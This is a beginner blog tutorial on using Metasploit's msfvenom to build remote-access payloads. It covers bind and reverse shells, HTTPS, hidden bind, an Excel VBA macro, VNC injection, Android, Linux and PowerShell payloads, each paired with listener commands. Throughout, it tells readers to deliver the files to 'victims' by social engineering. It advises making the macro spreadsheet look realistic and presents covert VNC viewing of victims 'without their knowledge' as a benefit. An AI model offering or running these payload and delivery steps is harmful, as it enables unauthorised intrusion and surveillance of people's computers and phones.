Msfvenom Tutorials for Beginners

posted in[**Kali Linux**](https://www.hackingarticles.in/category/kali-linux/), [**Penetration Testing**](https://www.hackingarticles.in/category/penetration-testing/) on [**November 17, 2017**](https://www.hackingarticles.in/msfvenom-tutorials-beginners/) by [**Raj Chandel**](https://www.hackingarticles.in/author/raaz/)

SHARE

Save

Hello friends!!

Today we will learn to create payloads from a popular tool known as Metasploit, we will explore various option available within the tool to create payloads with different extensions and techniques.

**Msfvenom**

Msfvenom is a command line instance of Metasploit that is used to generate and output all of the various types of shell code that are available in Metasploit.

**Requirements:**

* Kali Linux
* Windows Machine
* Android Phone
* Linux Machine

**Abbreviations**:

Lhost= (IP of Kali)


Lport= (any port you wish to assign to the listener)

P= (Payload I.e. Windows, Android, PHP etc.)

F= file extension (i.e. windows=exe, android=apk etc.)

Let’s Begin!!

From the Kali terminal type command msfvenom as shown below. It will show you all available options for creating a payload but in this article, we are talking about different types of payload we can generate.



**Bind shell**


A bind shell is a kind that opens up a new service on the target machine and requires the attacker to connect to it in order to get a session

Now type the below “command” on your kali terminal



|  |  |
| --- | --- |
| 1 | msfvenom -p windows/meterpreter/bind\_tcp -f exe > /root/Desktop/bind.exe |

It will save the “exe” payload file on your desktop as specified on the command **/root/Desktop/bind.exe** We need to send this file to the victim machine through file share or by any social engineering technique and have it run on the system



Now let us start msfconsole and type below command to get a session of the victim machine



|  |  |
| --- | --- |
| 1  2  3  4  5 | msf > use exploit/multi/handler  msf exploit(handler) > set payload windows/meterpreter/bind\_tcp  msf exploit(handler) > set rhost 192.168.0.100  msf exploit(handler) > set lport 4444  msf exploit(handler) > exploit |

Once the file is executed on the machine we will get the victim machine meterpreter session as shown below:

The bind\_tcp option is helpful in case we get disconnected from victim machine while it is still running, we can execute the same command and get back the session without any intervention of the victim to run the exploit again.



**Reverse TCP Payload**


A reverse shell (also known as a connect-back) is the exact opposite: it requires the attacker to set up a listener first on his box, the target machine acts as a client connecting to that listener, and then finally the attacker receives the shell.

From the Kali terminal type command msfvenom as shown below:

Now type command



|  |  |
| --- | --- |
| 1 | msfvenom -p windows/meterpreter/reverse\_tcp lhost=192.168.0.107 lport=5555 -f exe > / root/Desktop/reverse\_tcp.exe |



In this case, we will include few other options such as lhost (localhost) and lport (local port) to get a reverse connection from the victim machine


Once the payload is generated and send to the victim for execution, we will start our next step as shown below

Now let us start msfconsole and type below command to get a session of the victim machine



|  |  |
| --- | --- |
| 1  2  3  4  5 | msf > use exploit/multi/handler  msf exploit(handler) > set payload windows/meterpreter/reverse\_tcp  msf exploit(handler) > set lhost 192.168.0.107  msf exploit(handler) > set lport 5555  msf exploit(handler) > exploit |

We can confirm from the image below, once the payload is executed by the victim, we received a reverse connection and got the meterpreter session successfully.



**HTTPS Payload**

Note: Both the above payloads can be used in case we have relevant ports active on the victim machine, so the question arises what if the victim has blocked all the ports?


Well in such cases we can create payloads as per the ports running on victim machine such as 443 for https:

Let’s us use this case and create a payload with https   From the Kali terminal type command msfvenom as shown below:

Now type command



|  |  |
| --- | --- |
| 1 | msfvenom -p windows/meterpreter/reverse\_https lhost=192.168.0.107 lport=443 -f exe > /root/Desktop/443.exe |




Once the payload is generated and send to the victim for execution, we will start our next step as shown below

Now let us start msfconsole and type below command to get a session of the victim machine



|  |  |
| --- | --- |
| 1  2  3  4  5 | msf > use exploit/multi/handler  msf exploit(handler) > set payload windows/meterpreter/reverse\_https  msf exploit(handler) > set lhost 192.168.0.107  msf exploit(handler) > set lport 443  msf exploit(handler) > exploit |

We can confirm from the above image, once the payload is executed by the victim, we received a reverse connection and got the meterpreter session.



**Hidden Bind TCP Payload**

Let us now explore some other technique available in msfvenom Tool and try to exploit the victim machine, this time we will get the shell of the victim machine instead of meterpreter session


Let’s begin!!

This payload hides on the background silently, while executed and does not reveal its presence if scanned by any port scanner.

From the Kali terminal type command msfvenom as shown below:



|  |  |
| --- | --- |
| 1 | msfvenom -p windows/shell\_hidden\_bind\_tcp ahost=192.168.0.107 lport=1010 -f exe > /root/Desktop/hidden.exe |




Once the payload is generated and send to the victim for execution, we will start our next step as shown below.

We use Netcat to set up our listener.

Now from the kali Terminal let us type the command as shown above



|  |  |
| --- | --- |
| 1 | nc 192.168.0.100 1010 |




**Reverse Shell Payload with Netcat**

Let us now do the same process and use shell\_reverse\_tcp payload, one more technique to get shell session of the victim

From the Kali terminal type command msfvenom as shown below:



|  |  |
| --- | --- |
| 1 | msfvenom -p windows/shell\_reverse\_tcp ahost=192.168.0.107 lport=1111-f exe > /root/Desktop/ncshell.exe |




Once the payload is generated and send to the victim for execution, we will start our next step as shown below

We set up our listener using netcat, the image below confirms the shell session capture by the kali machine.

Now from the kali Terminal let us type the command as shown below.



|  |  |
| --- | --- |
| 1 | nc -lvp 1111 |



**Macro Payload**


Let us now create a payload with a VBA script, which we will use to create a macro on Excel to exploit victim machine.

Let us begin to create the payload!!


Open Kali Terminal and type the command as mention below:




|  |  |
| --- | --- |
| 1 | msfvenom -p windows/meterpreter/reverse\_tcp lhost=192.168.0.107 lport=7777 -f vba |




once the command is executed copy the script starting from “#if VBA 7 till “End if” as highlighted in below image:



Let us now open an excel file and press alt+F11 key to open VB script, you will get the options box, as shown above, enter the name you will like to provide and click on “create”.



You will get a new options box as above, click on “This workbook” and replace the values with your copied vb script payload generated by the msfvenom tool and close the vb script editor and enable the macro.



Now you may draft your excel file with relevant data which may look realistic for a victim to open the file, in our case we have just inserted the value “Test”  save the file and send it to the victim.


To capture the sessions let us now start the multi handler as stated below:

Open kali Terminal and type **msfconsole**



|  |  |
| --- | --- |
| 1  2  3  4  5 | msf > use exploit/multi/handler  msf exploit(handler) > set paylaod windows/meterpreter/reverse\_tcp  msf exploit(handler) > set lhost 192.168.0.107  msf exploit(handler) > set lport 7777  msf exploit(handler) > exploit |

Once the excel file is opened by the victim, it will prompt the victim to enable the macro, once enabled, our VBScript will get executed to provide us with a reverse connection to the victim machine as shown in the below image.




**VNC Payload**

Will it is not great if we can take the remote of victim machine without their knowledge and observe their activity anonymously,  this payload does exactly that, let us use it to our benefit.

Let us begin to create the payload!! Open Kali Terminal and type the command as mention below:



|  |  |
| --- | --- |
| 1 | msfvenom -p windows/vncinject/reverse\_tcp lhost=192.168.0.107 lport=5900 -f exe > /root/Desktop/vnc.exe |




Once the payload is generated and send to the victim for execution, we will start our next step as shown below. To capture the sessions let us now start the multi handler as stated below:


Open kali Terminal and type **msfconsole**



|  |  |
| --- | --- |
| 1  2  3  4  5 | msf exploit(handler) > use exploit/multi/handler  msf exploit(handler) > set paylaod windows/vncinject/reverse\_tcp  msf exploit(handler) > set lhost 192.168.0.107  msf exploit(handler) > set lport= 5900  msf exploit(handler) > exploit |



We can see that reverse connection has executed the VNC injection and the victim remote machine session is established on our kali machine showing Remote Desktop.



**Android Payload**

Exploiting handheld devices have always been a hot topic and still continues, hence we have included it in our article as well, let us use one of the androids exploit available within the msfvenom tool and use it to our benefit.

Let’s begin

Open Kali Terminal and type the command as mention below:



|  |  |
| --- | --- |
| 1 | msfvenom -p andriod/meterpreter/reverse\_tcp lhost=192.168.0.107 lport=8888 > /root/Desktop/file.apk |




Once the payload gets generated send it to the victim to execute on his handheld and start multi handler as shown in below image.



|  |  |
| --- | --- |
| 1  2  3  4  5 | msf > use exploit/multi/handler  msf exploit(handler) > set payload android/meterpreter/reverse\_tcp  msf exploit(handler) > set lhost 192.168.0.107  msf exploit(handler) > set lport 8888  msf exploit(handler) > exploit |

Once the payload gets executed, you will get the meterpreter session of the handheld, which is now in your control as shown below.




**Linux Payload**

Open Kali Terminal and type the command as mention below:



|  |  |
| --- | --- |
| 1 | msfvenom -p linux/x86/meterpreter/reverse\_tcp lhost=192.168.0.107 lport=4444 -f elf > /root/Desktop/shell |




Once the payload gets generated send it to the victim to execute on his Linux machine and start multi handler as shown in below image.



|  |  |
| --- | --- |
| 1  2  3  4  5 | msf > use exploit/multi/handler  msf exploit(handler) > set payload linux/x86/meterpreter/reverse\_tcp  msf exploit(handler) > set lhost 192.168.0.107  msf exploit(handler) > set lhost 4444  msf exploit(handler) > run |

Once the payload gets executed, it will create a reverse tcp connection on our kali machine providing us with meterpreter sessions, as shown on the image below.




**Powershell Payload**

Open Kali Terminal and type the command as mention below:



|  |  |
| --- | --- |
| 1 | msfvenom -p cmd/windows/reverse\_powershell lhost=192.168.0.107 lport=4444 > /root/Desktop/shell.bat |



Once the payload gets generated send it to the victim to execute on his windows machine and start multi handler as shown in below image.



|  |  |
| --- | --- |
| 1  2  3  4  5 | msf > use multi/handler  msf exploit(handler) > set payload cmd/windows/reverse\_powershell  msf exploit(handler) > set lhost 192.168.0.107  msf exploit(handler) > set lport 4444  msf exploit(handler) > run |

Once the payload gets executed, it will create a reverse connection to shell as shown in the image below.

